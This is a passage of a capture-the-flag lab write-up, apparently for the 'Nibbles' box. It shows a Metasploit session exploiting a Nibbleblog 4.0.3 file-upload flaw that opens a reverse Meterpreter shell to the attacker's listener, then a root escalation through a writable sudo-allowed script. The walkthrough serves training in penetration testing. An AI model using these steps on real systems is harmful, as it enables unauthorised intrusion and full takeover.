
Scrolling through the CMS dashboard panel, we discover below the running version, and we confirm that it was the right version for our exploit (4.0.3).


Version


Nibbleblog 4.0.3 "Coffee" - Developed by Diego Najar

Exploitation:


We must prepare our exploit payload. We choose the module “multi/http/nibbleblog_file_upload”. We list the available options and set the values for our variables.


```
root@kali:~# msfconsole -q
msf5 > search nibbleblog

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   1  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability


msf5 > use exploit/multi/http/nibbleblog_file_upload
msf5 exploit(multi/http/nibbleblog_file_upload) > options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   USERNAME                    yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3


msf5 exploit(multi/http/nibbleblog_file_upload) > set
```

The options are PASSWORD, USERNAME, RHOSTS, RPORT and the TARGETURI, because as we remember, the root path of the website was empty and the first directory to reach our blog was “/nibbleblog/”.


```
msf5 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME => admin
msf5 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD => nibbles
msf5 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.129.85.183
RHOSTS => 10.129.85.183
msf5 exploit(multi/http/nibbleblog_file_upload) > set RPORT 80
RPORT => 80
msf5 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog
TARGETURI => /nibbleblog
msf5 exploit(multi/http/nibbleblog_file_upload) >
```

The variables are now OK, we can start the exploit. As we can notice, the exploit name is file upload. We get a first idea of how our exploit works.




```
msf5 exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.44:4444
[*] Sending stage (38247 bytes) to 10.129.85.183
[*] Meterpreter session 1 opened (10.10.14.44:4444 -> 10.129.85.183:56296) at 2021-01-25 19:35:31 +0100
[+] Deleted image.php

meterpreter > shell
Process 1815 created.
Channel 0 created.
whoami
nibbler
```

The exploit worked, and we get a meterpreter shell. We can switch to regular shell, and we are nibbler user. We are now going to look about this exploit, and how does it work.

The plugin "my_image", in the CMS, allows file upload. If the file is a PHP reverse shell, it is possible to activate it by browsing to the file through the URL and to receive a shell while opening a listener.


Privilege Escalation:

We need to enumerate our privileges and the machine configurations to find a way to get an elevated shell. Listing the SUID files didn't show anything interesting according to GTFOBins. But listing the sudo rights was juicy, as it allows us to run a "monitor.sh" file compressed into a zip archive.



```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
```

We can edit this file. A simple "/bin/bash" is enough to gain a root shell while running it as sudo. But we must change its permissions with "chmod +x monitor.sh".



```
sudo /home/nibbler/personal/stuff/monitor.sh
whoami
sudo: unable to resolve host Nibbles: Connection timed out
root
```

We get a shell as root, and the privilege escalation was successful.

Thank you for reading !

Ruben Enkaoua – GL4DI4T0R

ruben.formation@gmail.com